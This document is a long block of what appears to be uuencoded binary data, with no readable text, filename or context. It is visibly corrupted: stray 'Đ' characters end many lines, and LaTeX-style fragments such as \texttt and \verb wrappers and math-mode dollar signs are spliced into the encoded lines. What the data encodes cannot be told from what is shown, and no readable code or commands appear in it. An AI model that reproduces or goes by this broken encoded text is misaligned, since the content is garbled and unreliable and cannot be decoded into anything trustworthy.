M8\08YYL.IWR,EB;/\$=;4WAAC@;B^.L*B37)MU>\$=8;4'T^'MT?F4<:C3]F!_Ð MY7,9(K6&6CGKQ2:T#L\$]S%9-YCU-.R,0]@_M=MLRV9[9LWL'TBL3Z9YX*LO9Đ $\texttt{M:V!,2,P\&K:?QX5Z'=UXI>\&C-R,D-PWS} = (QX7L3_=VUL?3N0UUZXYWB-Y</MD) = (QX7L3_=VUL?3N0UUZXYWB-Y</MD) = (QX7L3_=VUL?3N0UZXYWB-Y</MD) = (QXYUL?3N0UZXYWB-Y</MD) = (QXYUL?3N$ M_-&YXM_LSG>[VRORWHAY=V'>K[OS7I+J2:63W3!9\$GU&"=YA6\$X)+0=T0=ZGĐ M8SF07<;LPC[-RJKR;W&7E>CK&^B&+(YCWL%\$*GU<][)\$NO:PVFY0QY[2U9,%D MVDB+F%L[=_;L='()I;<CBDQB)QS`H]?3+XA<OR#8%%-QZNMYG>M/.\$!68[BHD MO)';X(T&WLY)9:J=*_EX.]_8M>V,1]/)9+Q_0'J7)P;CV70BE<U@'EKJ*=UTĐ $\verb|MBYA()Z?L0+&3IK&RXVV48\#FZCT&H-\F:U'>!1]6COL/HKAA6HQYB;E_O'C`MD|\\$ MZ/!O___"(L3E4&YM+<&S>_#\P-K6'Z:/3\$?QO&Y\&\$O"BO:I3>%?,)8[ZT688Đ M8_QVC1KC:Y#._&N7C;&HA-[;33M%+VXM4O7](M;WW[NTOGIM=ZRNL*9UX9KVÐ M'W?=XK'^'G8Z11>:_OXDS8+NG_CRX!F\$F8/.E.>Z&P^*FL:7T#V?WOE&D(8'D $M%=BO<.]M!3#,<2[W;F-]6^3_P%+_'2E'?T]'?!^&WR=H=M?@VPWG/&]]&9=WD$ M`LX*>6?!1"57#4SD^#QJ(I=%YD D]?8NF^<[9B)//]I(/Q;3,SDH=0LGPMT5D MRO=.Y/E`V7H^>R\$<\A!U@OC@+YK(Y:X3,\$]WF"%WI6XQEE<R4=TG@#H.V=+#Đ $M>W^8MWY/^?3]]+:)N!6R;]^6%;'%H[/+Z(-*K%,UMA5T#*&M\#T1^T.OZZ2)D$ M]KKN;90_VAK/1_;5^FN(Z..C^FLNZM._C[P9XY]`WM:Z&K"0V/`;8(3F,XA&Đ MW\#OH_XT;\$.2<.F,Y^.G,\$8QXH/R'2*`YTFX2@%PJ&,F=0X6P^,"']^3ZL5HĐ M/`1DW.-I'@FT'P?^40"["#B3?1,PX]23Q-`D?PNK1L47;T:0?42]X+8=IJUEĐ M:;EE(_#01_W+\$ZOB&92AP'I22DK\DR?FH*/#K"=`\R)(\PYPYT,)6S?(DY(FD MR^T1(.G=Z3GH7231G\JRBDVA0S.%U9"UG7(-FN<@3II8[/JF^1T-3<\$&4>VMD $M7 = [YIQ/]/0/+XPEF \> HMG>81N_N*5(T![YA;GP.]Q$;*A2N'DS[2V8!@[ETD])$ M(+T:PV!^F7AKPR<%YW<F=?P[Q,#S0PT\/YW)7HK\AUG&;5?TL;,O^'R?@O3CÐ M@2(GK03_5*251QBT4H6Y:>612)>F373V-ZP7D\$ZL%S.T]:)N(L]SID%/(&Q*D MCC" `R[KX?.3+%8*6\?:(L[%C)FKQB+O.1V.=CYUHAXF^\$K;-G?GYR'\$3W76:Đ MB74286;[3S#6K/J)RA:?:J^/!`VZWX#UFCO1UG?.NDSSR\$L?1_\$G^J07WWL\D M:**:%Q"/TG!V]@_^+W\$_)62I_J6[>.Y\M\@Y1[Y?Y)PC0&^GT[+BG:ST.*?]D MHF0^0=B,@2]]!S/7W*TP8*V@ZT=-5&>:AR%LE@8[8BZG];,UV.&'<]@</=X1D MA*4]7H]W/(?-U6%8AA[OB./Q;44=AO&:--@II_'\OAKL^./=L/TLL.,P/QTVĐ $M^{.=IM"Z^M&Z7#2WL'JV9U3=1*JEE4X\TTK&H-M77U<OU3\S30;R7=K]!+\%_D$ $M(M++L\#'/5)B;]IR$\setminus [E%X^,$0;Q?HQ?M&KULF\setminus CS[+#01*B?5QC`95T,>GF_Đ]$

M1B^C\$[5X%GK9B76.3;3#3'KIS,]'%DUTUZD#ZR3"3'IYBD\$03]7HI6JOCYQFĐ MT,O3L5XG3[3UG2KO&N1=.4WD=.M^@^XA'92\[*ZB>3!F.LW[GH7FM6HT;V>FD M!,SI!19:%['ONBX+K5MHH76++;3N9`NMT^,)6A>WT+HS#%IW(Z45%916)+QIĐ MQ2ZB\$CM.'TQ[SD+0I)0308:A7J+9M8EWP!W?._\$\K&<BI.\$RZT0FU1WG*^MVD MMV5*O#/:<OOT\$*\UK,JN)E'FU)]P@)[KB)O6Q7.K5VVTR7Y.1ME/[W![EI\$*Đ M=YKL\IMEUKU, !FX)).-:<^1NQAZDT_.B\$L+IBSA3N`+W`N), X2QWF3NU%Q%OÐ M=W!]`'X&KY^=%Q)V/=RPG=J1`/.E^!2*=K;7.:0>*GO#JAL`Y509Y^V@B[=<Đ M:U?M3KP7]!L\X_S`XQR[!,^QTTN5S:^!B?S,.KU4G\$^SAV-8V'IV;MT[U-^MD M[,H<PNPN4UY"NXNZ-WLKJYOB#%W55R@[956\$9R;ZHYBM,OAK'Y3V#@\$^BOR`D MJ1GIWX=T=T(E1=K?L'-Q44<P:Z/T8*>1E0"0]F?J4(]A4.O7F>)FH3Q6%AZEÐ M]W8>ZFW6"!UPTA%N:NT,,Y6#6&>\K3W2JNY"&F&AA:A3YH1W1\$(MX5:AP^D,Đ M:XH\$F\79:<`("[>!LFHDU(GZ0OE&>*@I'\SGI<XPN)Y)JX,Z2&9]VMN;Y1T+D M9UASN\$W>W?SPD\XP?@+[QM;9FEYX9J+90^QA\$;)PI@7*]OZ^HO%5?([OR!W?Đ $MHX>[/WNT^X[QQ.VX[MRHON.[RH-C_;?176<I>Z:`S5(!P<'^U+=W&P$QZ^6Đ)]$ MU))T(KU:#]C&^]^/_7_.1*YUKF(PC2-V#&X`&8W=D3X_:KCV'.7N\^KM[//SĐ M+'V^1NOS_791'2^WVS2(=K#+.PW!QI/B(;C"W-X6[YKNODQB0C*NZR69N?7ND M^R;V[(%FSW;HZG#R!>OYVHFFO8.,M'>PEO5+ABQA>K95!9^:R-[\&&D;=%V>Đ M82LXAN273":"Y\=OG_K>QP]OS_,VK&/U:AGH7PJDF&\$KJ^\%#-Z13&?@P=)^D M2?,OY/!T:@5_J_1R-NZ%_HL</.7N&QO]_3WXOD5[#T>\6WFZ@W]POY7"[6_9D MWTK9G_\$,[K=2CJJ"==/Y5LH&K4^.,=Y*F373?"MEUDQ1_Z]H];]3ZG1[Z.4QĐ M=D(NCM*GXZFFX\7J.I/I>*-M-ERG/S,1;?\$FV\$(M[:9=H;6A:!@]0*'#-I.5Đ MY\Z?:/DWB[>!)Z*.N,AJ>"4VK=`W'.^8ZF^\SAJVOT*+G#T66B3Z_XL3G7KTĐ M7^)UEY5/KM+O\JQD?!&G`IR'`3I_E=9OA<.,4X/@^YB]JKY!X-Q8)R'.52)\Đ M12(MQW`\PK+=_#[!0:B_?\U\$U`G,<<_#;!_>_V)\$5Y3Y2Z8324ML2O8FAIB5Đ MUB&8[^(]I2]K[:L:0;_60SVGIGI&K[J`?/@AR!+J>Y.)[-1ITT`*P2%3>T"5Đ M:\$62,-H%=S3F\$?-O:@\\'WA`)WS[69Q)_7!"YXB3[@%S)NR/O3'CFX`AZR=GĐ MVGDZPL9.Q?&3J4OH5-9"\GQ-KM+A[W#"7_P(\$)%3(^&VGQ3D%"T?FK.J#LEGĐ M.8_#%GYPX:)#5,YGZG'8UQK,(Y_GP[0/^5\!R^<V_.J\])8LSU'OGU\$LSJ\HĐ M>+Q,E8]?-TA(+>2L]5@A2R5\$VG4?_NA%U6./\$A6'P[;*VIOYC';D\]RXSM^JÐ M?%A5,8ZS76-8JA@=B1EC"6EX>-EGW>T:R^(<4DQD:\;(KRD^\:D%C-+J,XZED M&HOQHJ_<[5?UJ?>I.,Y6C'>TXOL%UWU7I>KVJ3C.5'L1'>LJ#J?+FDQUJ4_%Đ M<:::P%*-P7@K/__#6U6JNWTJCC-5D2/53ZYZ8B^5ZAF?BN-,5>SHC<>"?^M7Đ MJ=[RJ3C.5"6.5`<VG_FB2E7E5W&<J4I9JM\$8;^H9QT95JCE^8<>9JLR1ZB>?Đ $\label{eq:m_mq2e} $$M_MQ2E>H40XKC3%7N2'7+O6_HU)$] PJ_B.%-5.%(5/K(DHE)=ZU=QG*DJ':FJD $$$ M7GW`IU(]X%=QG*FJ'*D6_^Z&*I7J.;^*XTQ5S5(58KP%>WWYSRK5NWX5QYFJĐ MQI'JPR-B%ZI4U7DJCC/51**/<O'Z^]Y1J8[)4W&<J28Y4GUF?<E,;;SR5!QGD MJKT=07'CV^1LE6I-GHKC3+6/(]6T]J\\H%)])4_%<:;:UY'JY;;WZU6J'^2IĐ M., Y4M8Y4]SYUV\$J5ZL]Y*HXSU7XLE:"[9UW9/D&E^B!/Q7&FFNQ(%?OPLA=5D MJOT#*HXSU?Y\$IP!O^];]0J6:'U!QG*D.<*1JW!98KU*E`BJ.,]6!CE1//?6UÐ M%17JDH"*XTQUD*,/S_S!\]]2J6X/J#C.5`<[4E4]]ERA2O6S@(KC3'6(HX:'D M^JR,OOA'K:S6?!7'F6H*T>?7Z*.>TG"^+U %<:8ZPM&'0TT70ZQ2?29?Q7&FD MFNIH5]OKLRM4JF_EJSC.5\$<Z4GWW_<^%5*I?YJLXSE33B."(X.\OF:UK5*HMD M^2J.,]5T1V^\479'D4I55J#B.%/5.5+M<^,^^ZE41Q>H.,Y4,QRI\$JTOO:12Đ MG5R@XCA3S72D^OI3;YR@4IU7H.(X4QWEZ(V6/\PX1J6ZH>#_D77?T554>Q_&Đ M#PB23@CI">FD\$-*+7*43B@J1:.0J08/T)AU!NB`00'H0@D@3D"K2Y5XA"-)!D M\$*0+@I30VUVBO-_?LU[^?CYKGYESSLR>F7V"&JI,A]WS)UP;%TCM>E4-U6MXĐ $MA=,"G'9)77Q5#54YJ`'3KH9*.1530_4OJ)OWVGXC%5],#=7KV*[E-=>9\U=VD]$ M,354;V"LQ-*CRTMU+J:&JCS&<MEPU)R7)Q130U4!*GE#N\E2JXNIH:KHL._RÐ M:=<:):0.%5-#50G;E5.SR2RI^\744%6&2ND7=]/,`9S44%6!6C=LLSGKE7=2Ð M0U45*G;TI4U239S44%7#/ES2YL9.J<%.:JBRH%[[Z%LS[UW@I(:J.E[A^OC/Đ M+IMOBI,:JAI0;GO'F>VZ[*2&JB;4O<`)SZ1<G-50U<)V^=QM>4\JP5D-U9L.Đ M^XG:>W/*A^:;XJR&ZBV,E;MKX)]2W9S54+V-[=K=(L!9:J*S&JK:&"MY:?8^Đ MJ77.:JCJ..RY\M'ON2NDCCFKH<K&6!-#1Y24NN>LANH=ASU7?OVXDGF ?%W4Đ M4-6%JE%GS'ZI3!<U5#E0A;L.-7.;>BYJJ-Z%VG5KRE&IGBYJJ-[#WCAR9G\$=Đ MJ<DN:JAR'7;/5]E:V1Q[U[NHH7H?K[#I_@85I(ZZJ*&J!S7TG8V7S/OEHH;JÐ MWU!9[X=5,>^7JQJJ#[!=_5?=#S#OEZL:J@\Q5O<+IY=*O>^JAJH^QBKZSHEBĐ M4A^[JJ%J`%7LJP%/I;YP54/5T&'?Y>D'[LV46N.JAJH1MNOCZ(\$14H==U5`UĐ MAO()=#9WU0I<U5`U@3HS?LOV,V=S4T/5%*K*G-/N4NEN:JB:81\>\EMEKI=SĐ MW=10-8>J\$W#-'#>ZNZFA:H%7F'5D:&4S<W!30]42ZGG&X%)FYN"FAJH55-\$+D M<\QQ_F<W-52ML5UWJR\UG\-;;FJHVCCL)ZIEE9'Y41[N:JC:8JQO>WP3(I7BD

MKH;J(VQ7M3<>SI.JZZZ&JAW&FO;AKS]+=7%70]7>8<]?;\VY_*.Y)G)70]7!Đ M8:_-QQ?^*-N\7^YJJ#HZ['GYC;5AH\SYRUT-52>H8Z],,-=ZC]S54'6&^OC!Đ MYKE2(1YJJ+1`K>F]TEQ_5?500]45>R,]VF>A5&L/-53='';/7ZQUI[G4:`\UĐ M5-WQ"@>="DN66N&AAJH'5,N&.ZY)'?100_4QU'ZGJG?,F<A##55/;-</70-VĐ M2P465T/5"V.Y';ABMJM"<354O3'6M247%TLU*ZZ&J@_4%WM37I4:6EP-55^'D M?9>O[PCWDEI<7`U5/VR71^<OITCE%U=#U1^JTWN''DG=+*Z&:@#4_LE9>\PYĐ MQ5,-U2=0.5-#S/&PG*<:JH'8A]V=# XAU=!3#=4@J.O%1II[#@,]U5!]BE>XĐ MLU81,S.?[ZF&:C!4[Z*KY;:[:F&:@C4X#ZAYHKCJJ<:JJ'8KFZ++_>7\BBAÐ MAFJ8PWZB;J[/-F.EE%!#-1QCI4U^TLK,ODJHH1J![7HSJ69'J=XEU%"-Q%BOÐ $M_-EK@M3, \$FJH/H-*[;;57!-M*:&&:A14\PZ5\#TK]5D(-U6B'/5=&KIQF[L`4D)$ $M\5)$ #]3E4K\$>.><81Z:6&:@Q47L5<,].KYJ6&:BQ4QG6GH5(MO-10C8.:,6=FD M8:DA7FJH\J`JUMYFSN8+O-10C8<*7^O96FJGEQJJ"5"S0U>.D3KOI89J(E2_Ð M&P7F*/I*23547SCLI_?F\#GUI")*JJ&:Y+!SML>/]S^1JE%2#=5D0,*25UK_D M(-6FI!JJ*5"]NI\P:D1)-5137ZA_'H\$X\NZ/>M.<4TJJH9J&O=%Y[0[S3=E6Đ M4@W5=*@E%P:8L\.%DFJH9F`?[B\5;9XA.GFKH9KY0KU<4W#)=]ASJ3AO-52SD M,-;,4I,SS??+6PW5;*@5'?Z:&K]4+;W54,V!FA5TQCSQ&>:MAFKN"_7R^7K>Đ MBBGF2?\$B;S54\S#6TP[?C);:[JV&:C[&NN6YV,SGSWFKH5J`L7X*ZMQ>ZJFWĐ M&JJ%4(-^Z66NET-\U%!]"?5#DL,\"ZCDHX9JD<-^4RZO>6+.*4U]U%`MQEBQÐ M4Y:8Y["#?-10?>6PWZ\'O]PRURGS?-10+<\$K3"P8/EUJDX\:JJ\=]OTZ&]YKĐ MD=1)'S542[%=_:8\$F.=?=WW44"USV&N]_"I_K1)_J7Q\U5`MAZH54<L\3TGWĐ M54.UXH7ZYY:Z8W^M%/,L^SU?-50KL0^GS:RT1:JKKQJJ;_`*0^LTRI,:[ZN&Đ M:A5>X=\$D+W.%N-)7#=5JJ*O^">8)W3Y?-51KH'HW&F[NZ5WS54/U+516NXWFD MKKZSGQJJM5#]MJPR1[88/S54ZZ"^B)]JCJ)9?FJHUD/%1]9PD6KNIX9J`]3!Đ $\label{eq:mass} $$M@F?F:?L@/S54&Z$FI9TUSXEF^ZFAV@35IGJ>F>EM]E-\#]9W\#?J*V\#NQE[GV=DAVGSFPRENTERS]E-\#]9W\#?J*V\#NQE[GV=DAVGSFPRENTERS]E-\#]9W\#?J*V\#NQE[GV=DAVGSFPRENTERS]E-\#]9W\#?J*V#NQE[GV=DAVGSFPRENTERS]E-\#]9W#?J*V#NQE[GV=DAVGSFPRENTERS]E-#]9W#*PATTERS]E-#]9W#*PATTERS*$ M]%-#M1EC%5SK7%7JH9\:JN\QUJ.\3N:ZTL]?#=46C+6J2\$]SM,GT5T.U%>K#DMSR7,,ZE<?S54VZ#F^GQDCAO=_-50;<=V[2M>_K14GK\:JAU0KCW^NA#_OV^EĐ MOQJJG7B%.>72S'GY)W\U5+LP5O:,@+E2?_BKH?KAA7K9Q>:W[RSE&J"&:C=>Đ MH?>Q,CE2T0%JJ/X#5:5P';,Z(BM`#=5_H8KNSCA@OI4!:JA^Q-[H4^3M?N9;D M&: "&:@_&&EL^?[[4G``U5'NA1@_8)X&?A^@ABK?8<\.?ML_,_OPEP`U5/NPÐ M78YJI I(/0Y00_437N&R28VSI`(#U5#MARI\><\.J7*!:J@.O%#_+!=P%!J[Đ M]*34R__A]L#_4S]#E7AW=%NI[H%JJ`[B%69YUIIMOI6!:J@.81^6#FK:761%D MH!JJPQBKRY5"90:U+U`-U1&,Y7N\G+GG<"U0#=51C/4L^_,A4BY!:JB.0368Đ M=: "65&R0&JKC#KOG^[8]?D:J11`:JA-0>ZIL."?5(D@-U4F'_<S07.PP:V`&Đ $M!:FA^@4JYX]MUZ7F!JFA.N6P>[[CU/'F.>RV(#54IZ&V#+UG[F^<"5)#]2M>D$ MH<?-B>8(\"Q(#=49J+QG/YKS5TBP&JJS#CM;7G]RD5G!53%8#=50#GLUFG>CĐ M2@>I)L%JJ,YAK+C#3^*D^@2KH3J/[=HZ^WZPU/1@-507'/A6GJYF9N8;@]50Đ M7<0KW'FNG/D<'@]60W4)8TV-/6+6LST,5D-UV6&_7^-&%3HAY5]*#=45J!;GD MYIAY; V8I-52_0^54._"[F=N44D-U%:IOS<JI9FY32@W5-:BQ_<>; ^7Q>*354D M?T#]VKN0>4:_HI0:JNM0]6]>,7<=\TNIH;H!-6S_DN%25TNIH?H3JJ+S[092Ð M3B%JJ&Y"_9:Y9IR9VX2HH;H%59#W>829VX2HH;H-M?"+X(=F;A.BANH.5/S*Đ M?>:>^:`0-50%4/V6-DHP5QPA:JCN0CV/_'::N>((44-U#RHL^*Y987(R1`W5Đ $M?:@9)U>8*]'(6JH'D!E7?S3S&U\0]50/82J?[?/*],#U5#]0C*Y=+(@5+OĐ)$ MAJJA>@PU[/2'7:2ZA*JA>@)UY,2/9H7)V%`U5\$^A<G+"S!7BLE`U5,^@QG9JÐ MME=J3Z@:JN=0&5_95<%70M50_?7S'7//84H_,ZM\-4P-52&HYRE9YCHE*DP-D M56&HE1F'OY6J\$J:&ZA6H,(^BYEY*DS`U5\$6@NKA,:BHU(\$P-55&H@L']S;WEĐ MZ6%JJ%Z%BO_^[Q6E?__;\$*:&JAA47K_6YAKV:)@:*B>H=[)BS).L@C`U5,Z%Đ M[!P@,W&?63WK%:Z&R@4JXK^]DZ12PM50N1:R9_,!CO:-I'+"U5"Y007>G&T^Đ MAUW"U5"Y8V\<\&K<1&I<N!HJ#ZBV\$0W,O93EX6JHBD.M_NFMPE)[P]50>4(%D M;_[5/&0[/5P-50FH]O</FOMLQ2+44'E!_10UUEPO1T6HH2H)-:_,4#.?KQJAÐ MALH; *FUB8(Q4TP@U5#Y09WVFFF=2GT2HH? **JKY[EUE+/#-"#94?U.*36YM)D M;8I00^4/-?1XDKEV.!:AABH`RO7\,_,[Q+L1:J@"H1I<[F2>W92,5\$,5!'6FĐ M\PAS19\<J88J&,I1=[?9A]F1:JA*07TW>=8AJ0Z1:JA"H%HN.676;XR*5\$,5D $M"M6U^{FOI};Z*5$,5!A7NVMW\\0FUWI!JJ<*@5R?/-JJH+D6JH(J">I:=^*54XD$ M2@U5)%3?S;^87Q.\$1:FABH+Z<LAT\TVI&*6&JC142/7MYCC?,\$H-5334]KZ#Đ MS\$K"OE%JJ&*@QL3T,FNDIT:IH8J%BGS__%BI=5%JJ.*@A@_?:IZ,'(Y20U4&Đ MJN*Z31](W8Y20Q4/-:/518E2GJ754)6%RO#KYB.56%H-50+4REDK[TK5+JV&Đ M*A'*)?N.^?URN])JJ))XW'CRI;D#,[*T&JID?GJ3'A:16E1:#54*C[V-.@Z6Đ MVE5: #54JCP!C4\S:@W.EU5"E0?VX)=W\?OG%SQ;_::C2H3IT;#M'*B1: #54&D ${\tt MU([0)V9U>OEH-5294\&WRYYK5\$?6CU5"]5LC.OI;[_U)-JG>T&JIR4!N?=>IAD}$ MOI71:JC^!16_]5/SZ=T0K8;J]4)VSK9C^)U)YEP9K8;J#8QUJO%WR\RY,EH-Đ

 $MKAXQ:J@J<\\[N/Q::F*,&JHJ4-&/^K:36A.CAJHJ7F&KPZW-K/)OC!JJ:ACKÐ$ M7IFQYAAU.T8-51;4N?PWS'S>*U8-576H+F,.+Y!*C55#50/;]?3L'V:=P[NQĐ $M:JAJ8JP1'6Z8=0Y=8]50U<)831\5,:MG\V+54+T)]=F`W2.D5L2JH7H+JD+/Ð$ M5>%2^V+54+V-[;K;QMN<8?^(54-5&^JW3^=ME'*+4T-5!ZK[MNSC4F7CU%!EĐ M8[M>JS/*K-.K':>&ZAV,]3`Z)U*J?9P:JKH8:TB-I_%2H^/44.5@K"SWO"52Đ M7\>IH7H7JNZUTN;YUYXX-5300>WX>H]9F78U3@U5+K:K1KUYKE(N9=1008^QĐ M:M4^8L[F<6744-7#6+<;'5TN]689-53 QEDO=^\$ILRJX;1DU5!]`W>HUR/RBĐ M<%@9-50?0C4IZATKM:",&JKZ4(^.UCHOM;V,&JH&W!O]KK>0.E-9#%^KEĐ $MNJ = 5/, <Z = 9=10-< 849NM-;_+ HM70 = 681 = 44Q3Z < QX-51-H%H>OFY6D$ MIM6+5T/5**]PP:21YHC=,UX-5;-"]CG1C\$G-S:^0)L6KH6H.-:[[,?/\:VV\D M&JH6V*YRJUN9.])'X]50M82*"2IA9GKWXM50M7JA7C[7<_QN"WE758-56M\D M#M=T"33'WL2R:JC:8*SXBMO,T]O:9=50M<58]Q/7F:><K<NJH?H(G][`?Y5+Đ MDQI:5@U5.XRUYTB+QE*SRJJA:H_M>O;Z#^;>\G=EU5!UP.?P/]7?,[^^/U)6Đ M#55'J(137N8J^TY9-52=L%VMHRO<,'.;!#54G3%6GYP*VZ22\$]10=8':5_\MD MLQ+^G00U5*VAZE:>;V:5G1+44'6#NO#VD5M28Q+44'6':O=Q-[,:<UF"&JH>Đ M4+]^4M2LN=V;H(;J8ZAJ+:^;H\WO"6JH>N*[_/-KT[REG!+54/7"NURUSZSUĐ M4C&):JAZXQ7>[SR]J%3U1#54?3#6-QL?F_51+1/54/6%.GF^AGD6,#A1#54_Ð MJ/KU5G>3FINHAJH_U'\<H69=RI9\$-50#H)H?JF;V_*E\$-52?0.7/.V8^&X\2Đ $MU5^-A*H7[V*VRS])#=4@J#L/ZIEC;V:2&JI/\2Y?SIGB)I6;I(9J,-1[]<^:Ð$ M.YS=D]10#8'R?%[<K(.=D*2&:BC4PH+>YFIT59(:JF'8&]?<\LS1YD"2&JKAĐ M4-/:06[6!%Y/4D,U`JKSB5H-I5R3U5"-A.JPO.M9,X--5D/U&=3T#N'F_F'-Đ M9#54HZ`&;%D\7ZI5LAJJT2_4R[58P8N[%98:DJR&ZG.,M2GVDEU5E:R&:@Q4Đ M]IE\,S/?DJR&:BQ4^8VMS9K;4\EJJ,;Q;.[B;:Y\'R6KH<J#^O&3!'/]Y9^BÐ $\label{eq:mafh} $$ MAFH\5*6M^PU;\&:*\&JH)4,<[/C;W-W)3U&!-Q/NU;*R7F4=U35&\#]07\&"GV\D $$$ M*5IJ;(H:JDE09Y=_8/;&LA0U5).A)NR];>8V>U+44\$V!:ME[D'GN<"5%#=54Đ MJ#9N&\TGZM54-533H,;O^]T\"XA*54,U':IG:&?S*]JJJ6JH9N#]ZE^PVJSBĐ M;IJJAFHFQEKU6>)<J0&I:JAF057_I,A9J1FI:JAF0[WFO\+\-G!CJAJJ.5#;Đ MEYXRS_6.I:JAF@NUX\Q%<\2^FZJ&:AY4>LA:LPK.*TT-U7RH0_EI468&FZ:&Đ M:@'>K_S3!\VQ-SM-#=5"C.5=OYOYU5B[-#547V*L,5V7F!5W(]+44"W"N3*NĐ M5U-S/VIAFAJJQ7B%R_M,'\?8&>:&JJOH*KD_CUW__O?;VEJJ)9`%6W;Q_P%D M@^=I:JB^AMIYI9UY&E@J70W54NR-SNO=S3/?-]+54"W#GL^,^=Y<+]=/5T.UD MG\$>;HXO,WW/HE:Z&:@74D'I9YF[/I'0U5"NAJM4^;582KDE70_4-MLLUSL7\D MG:6?T]50K<)8/9Z&F7M?-]+54*W&6-V.1<TP,Z(,-51KH+HD#VHF%9NAANI;Đ MO,MA&QJ:64KU##54:[%=W2H--G]CH66&&JIU4%ZO%'QJKE,RU%"MY]E\9%^SĐ M8F%NAAJJ#5`UAH>9(]N6##54&[\$/%XZK7=7,B#+44&V">OU37_.)>I"AANH[Đ M?@[S^YBYC4^F&JK-4`_*#C3?RK1,-53?0Q5^VMS,V7(RU5!MP78-/EWO?XR=Đ M!U061Q>&EP_L)6K4V&(`L<5N5'I'D)*(O0L(J(`M8@\$UAJBH*&+*0JS!\$C6QĐ M2NTC6]3EAO;H7N+4-N"AU'Y2UJ&<3R<`M;X->"AU@-3+S]X&S1\$=;0,>2ATDÐ $M93TZ4^?=!WNK#7@H=<@*SQ[$_-$4S>I;.8*'4H<)E3_O`)K5MW,$#Z5^)FWHD$ M/]1XWMOX>3N"AU)'2%EE1^;[HQ&1(W@H]0LIZZ^1HUL`E>0('DH=)93/L7GHĐ $\label{eq:mnodr1} \verb| MNODR1_!0ZABASDP=B| [=]Y,C>"AUG*SE$C[/T)XMVQ$$E/J5E!44&H/.S?]VD$ M!`^E3I"R]@W/1>]+J>8\$'DJ=9)28QW]^^PXZ3W\$"#Z5.D25LO&J5/1H1.8&'D M4J<)-2GU*7IF?[`3>"AUAE`1U49;HU[I!!Y*G2745=L]Z!F\$]4[@H=0Y*SP_Đ $M_W[4-#3K>-P)/)3ZC91U(N4(NJ?]@1-X*/4[V>8?W3@U$JA2SN"AU!]6>&ZYÐ$ MSK;JN4`U=`8/I<Z3LN8\N82>`/5U!@^E+ECA.?-*6Z_E`Q7I#!Y*99'6R+I@Đ $\texttt{M@ZY6C',\&\#Z7^)/7*ZE(\&S51\[OP>2ETDZZN5;PAZZGF[,W@H]1>IU[V.S]\$5D) }$ MNO/.X*%4-FG#,A^UOF]<?^P,'DI=(KTR=_.WC8%ZSP4\E+I,VC`J)CL)J"8NĐ MX*'4%5)6NPO=T1*&N("'4E<)=705";1MQ+J`AU+7Z!A@U"PTWICJ`AY*72=4Đ MOG\ZNMMYM0MX*'6#4'W3C\T#ZK`+>"AUDU!/[O1!;\6Y[@(>2MTB5.S@)'3]D MB[W4V?10ZC:A3N_-=@:JMBMX*'6'4/5<MZ.[=-Q<P4.INX2:>/<>>GMG3U?PÐ M4.H>H9ID?('FYO-<P4.I^X2:&FB'KM[.=P4/I1X0JGFB`YJ!V>8*'DKE\$"I]D M70*:!SCG"AY*/224:U;.5=0K7<%#J4?DJ+>E1!]T-EK.#3R4>DS*6EIF\$YK[Đ MJNL&'DH](51BYGW4AKYNX*'44[K-A]="1X<(- !0ZAGMRZ'5T5//7[J!AU+/Đ M:5^>V!9=DUKL!AY*O2#4PZ=GT7<0=KN!AU(O"35Z;%ETO3++#3R4>D6H<]^&D MHC.15V[@H50NH?)*GD#[P\KNX*%4'J'&7XI"=YBT=`</I?XFU%_EG="]J:'NÐ MX*'4/X2*]'!']U4.<0</I?()=>1A!)JI2'4'#Z5>\$VK@LI=HW+O.'3R4>D.HDM36#O`1Y*61\$JOL]]-&?NY0\$>2ED(=:G9>'2MK:\'>"AE3:B`59GHG;KC/,!#D M*1M"71_U%EU#S/``#Z6*6?#89D]RGR2@=GF`AU+%25GCGT>C,\2S'N"A5`E"Đ M>5;LCI;PL0=X*%624!D';5!KE/,\$#Z5*\$<K^F14:53;R!`^E2A-JBET?-+\1Đ

MZ`D>2I4A5,-.Q]!5Z0&>X*%464*E)J4?!"K9\$SR4*D>HR->1Z\$Z,3\$_P4*J\D $\verb|M!8|/TU:,14>'`Y[@H=1[I*SB$5L>`.JJ)W@H58$0>^T<LX'ZUQ,\\ |E*I(J)K/D| |E*I(J)$ MXCX`JI87>"A5B5#;D][.!LK%"SR4>I]0S4K;HR=HNGN!AU*5"37MS_'H.:E1D M7N"A5!5"M:B_&=W!-<\+/)2J2M;7RH[^`X#:X@4>2GU`RMI:K?\UU"N]P\$.IĐ M:H2J^JO+QZA7>H&'4M4)M2'?TQ'U2F_P4*H&H<HTB\$10@VSD#1Y*U234JIZYĐ M8U"0]`8/I6H12DM9OQGU2F_P4.I#0EW(K8S>89+L#1Y*U2;KJ**LV@_G^D-Đ M'DI]9, &S<^O:5(H"ZJ`W>"AE2ZC=]UNB;RY<\08/I>P(5?I01 3VZ=?>X*&4Đ M/:\$N_O`,W5-1W0<\E*I#J#/NL]&3"VU\P\$,I!T*85WZ*9D4Z^8"'4G7)^DINÐ M?`3ML8?Y@(=2]<CZ<NF8@Y]M]P\$/I>J3L08GAZ)KOM_[@(=2#0@5W;4LFI___Ð MUO<\E&I(1P[]2Z%WIMWS`0^E/B94PO8NZ*F6\$K[@H50C0IW_Y0!Z_JNN+W@HD MU=B"SXD>]_S8%IVG^(*'4DU(6?&5EZ`GU'K[@L>BA85%#HR+'Q%G:+9Z#OHNÐ M9U.68SZXJ/696K6GD8._R]F,>?1GC8L)B0]IC"]7Y.3FC*J0&5\Z;=!T4U7UĐ MBY\MF\$=_*K:4H'CR/%^NV\$IU;\DH_;E"_3?N_BVTU?W@"QY*?<*H1Z8O+R0)D MC3QM_,!#:]&*46]J&F_D7-WZ[#6U%JV9)Z&2\88:@^*U\/;CBJU9VH`"96--Đ M(]GHIOGH@[2&9P91<"W:L++,V[ZUBHZVZ)U7B_S`8VB_03/'D>4\$F0_V?\$\$_Ð M="_Z#3_P4,J)46:WT6YFU\$9WRGW8%CR4<F:4.56GO?HQ!8TN>K4%#Z5<&&6^Đ M?D++7IF,WB*2WA8\E')EE#D!H7E>"\$-WE)UI"QY*N3&*K[/OY\S\$[[3T!X^AĐ M-?;'K<H2B8*3W5DR?U.QY=IM-`L1Y`\>2GDPJIOI^Z!*7C!0(_W!8V@;E>7YĐ MZ9W+XTGVV#/'Y-Z'Y-_\P4,I+U*+]9V.H:MF^?[@H90WV;-MB&N!9N>:!H#'Đ MT`("WK7,/N2(ULDY\$YWO=`T`CZ\$ED!S]-_F=R;X6//OM.JYL%S2J#``/I?P8Đ MQ3^4?7E6(_3EFLT!X*%46T:9M[MI.RML0N.H.P'@,32[=N]:9G^68SZ\$K/5XD 